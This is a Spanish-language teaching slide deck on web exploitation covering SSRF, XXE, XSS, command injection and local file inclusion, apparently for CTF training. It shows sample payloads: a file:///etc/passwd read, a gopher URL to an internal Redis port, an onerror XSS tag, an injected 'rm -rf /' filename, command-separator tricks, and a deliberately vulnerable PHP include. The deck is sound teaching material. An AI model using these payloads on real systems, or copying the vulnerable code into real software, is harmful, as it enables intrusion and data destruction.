



III. Explotación de servicios web (II)

Alejandro Cruz, Raúl Martín, Andrea Oliva y Rubén Santos

Índice

1. ¿Qué estoy haciendo?
2. SSRF
3. XXE
4. XSS y HTML Injection
5. Command injection
6. LFI y Path Traversal
7. La BIBLIA otra vez



¿QUÉ ESTOY HACIENDO?

¿Qué puedo hacer?

R

READ

- Cookie de alguien
- Código fuente de alguna página
- Valor de la base de datos
- Fichero /flag
- Fichero /etc/passwd
- Fichero /home/user/.ssh/id_rsa

W

WRITE

- Valor de la base de datos
- Fichero de configuración

X

EXECUTE

- Comandos en el sistema
- Ciertas funciones de algunas aplicaciones

¿Quién soy?

- www-data
- juanito
- root
- admin


¿Qué permisos tiene juanito?
¿Y www-data?
¿Y si soy root y no lo sabía?





SSRF: Server Side Request Forgery

¿En qué consiste?




Fuente: <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/server-side-request-forgery-takes-advantage-vulnerable-app-servers/>

Alejandro Cruz, Raúl Martín, Andrea Oliva y Rubén Santos

¿En qué consiste?

El servidor hace una petición HTTP a nuestra URL



Ejemplo: FancyDevs, BitUp 2021

¿En qué consiste?

El servidor hace una petición HTTP a nuestra URL



Ejemplo: FancyDevs, BitUp 2021

URL: Uniform Resource Locator



forma intuitiva, ¿pero qué formato siguen?

`?key1=value1&key2=value2` `#SomewhereInTheDocument`
Parameters Anchor

JS/docs/Learn/Common_questions/What_is_a_URL

Ejemplos:

- `https://google.es/search?q=como+ganar+dinero`
- `ftp://ftp.funet.fi/pub/doc/rfc/rfc1738.txt`
- `file:///etc/passwd`
- `gopher://172.0.0.1:6379/_%2A3%0D`
- `mailto:raul.martin@urjc.es?subject=Que+aula+es`

Lectura arbitraria de ficheros

Check Website Status

Check

file:///etc/passwd


The URL responded with:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:./nonexistent:/bin/false
redis:x:101:101:./var/lib/redis:/bin/false
```

Conectándonos a servicios privados

Detrás de la página web suelen existir otros servicios a los que no solemos poder acceder directamente:

- Bases de datos
- Endpoints de configuración
- ...



Fuente imagen: <https://portswigger.net/web-security/images/server-side%20request%20forgery.svg>

Conectándonos a servicios privados

Protocollo Gopher:

Nos permite
establecer
conexiones TCP en
cualquier puerto

Ejemplos de servicios que podrían existir:

- Redis
- MySQL
- PostgreSQL
- Etc.


[illegible]



XXE: Xml eXternal Entity


Xml eXternal Entity

Es una vulnerabilidad que ocurre **cuando un parser de XML acepta entidades externas**. Un atacante puede intervenir su contenido para leer archivos del file system o efectuar ataques como un SSRF, entre otros.




Fuente imagen: <https://www.cronup.com/que-son-y-como-prevenir-los-ataques-xxe/>

Xml eXternal Entity



LAB: <https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf>



XSS y HTML INJECTION

¿En qué consiste?

FourOrFour

FourOrFour

Sorry, no results were found for **paco**. [Try again](#)



```
1 <body>
2   
3   <form method="GET">
4     <input id="query" name="query">
5     <input id="button" type="submit" value="Search">
6   </form>
7 </body>
```

```
1 <body>
2   
3   <div>
4     Sorry, no results were found for <b>paco</b>.
5     <a href="#">Try again</a>.
6   </div>
7 </body>
```

Reto propuesto: <https://xss-game.appspot.com/level1>

¿En qué consiste?

Insertamos contenido adicional

FourOrFour

FourOrFour

paco

Search



Sorry, no results were found for **paco**


. [Try again.](#)

```
1 <body>
2   
3   <div>
4     Sorry, no results were found for
5     <b>paco</b>.
6     <a href="#">Try again</a>.
7   </div>
8 </body>
```

¿En qué consiste?

Cuando podemos ejecutar código Javascript,
hablamos de XSS (Cross Site Scripting)

```
paco<img src/onerror=alert()>
```






COMMAND INJECTION

¿Qué es?

- Vulnerabilidad web que permite al atacante ejecutar comandos en el sistema
- Si podemos ejecutar (X) → posiblemente podamos leer y escribir
- Hay que saber manejarse con los comandos (bash o powershell).
Sorry not sorry




B**ch please



```
fichero = open("{nombre}").readlines()
```

```
fichero = system("cat {nombre}")
```

B**ch please



```
nombre = "medaigual; rm -rf /"
```



```
fichero = open("medaigual; rm -rf /").readlines()
```


Petará → No hay ningún archivo
llamado “medaigual; rm -rf /”

```
fichero = system("cat medaigual; rm -rf /")
```

Espero que tengas Backups...

Ejemplos para listar un directorio

```
fichero = system("echo {nombre}")
```




pepe; ls
pepe | ls
pepe || ls
pepe && ls
\$(ls)
`ls`



LOCAL FILE INCLUSION Y PATH TRAVERSAL

Creamos archivo vulnerable



<http://localhost:80> → para ver si Apache está corriendo correctamente (en mi caso es la IP del servidor)

```
rsgbengi@igris:/var/www/html$ cd  
rsgbengi@igris:~$ cd /var/www/html/  
rsgbengi@igris:/var/www/html$ touch example.php
```

Creamos un fichero de ejemplo para ilustrar la vulnerabilidad

Picamos un poco de código

```
<?php
[]$filename = $_GET['file'];
include($filename);
?>
~
```

\$filename va a ser la variable que introduzcamos para visualizar un archivo

La función **include** es la más clásica para poder realizar LFI (en este caso se mostraría el archivo de **\$filename**)

 192.168.253.135/example.php?file=

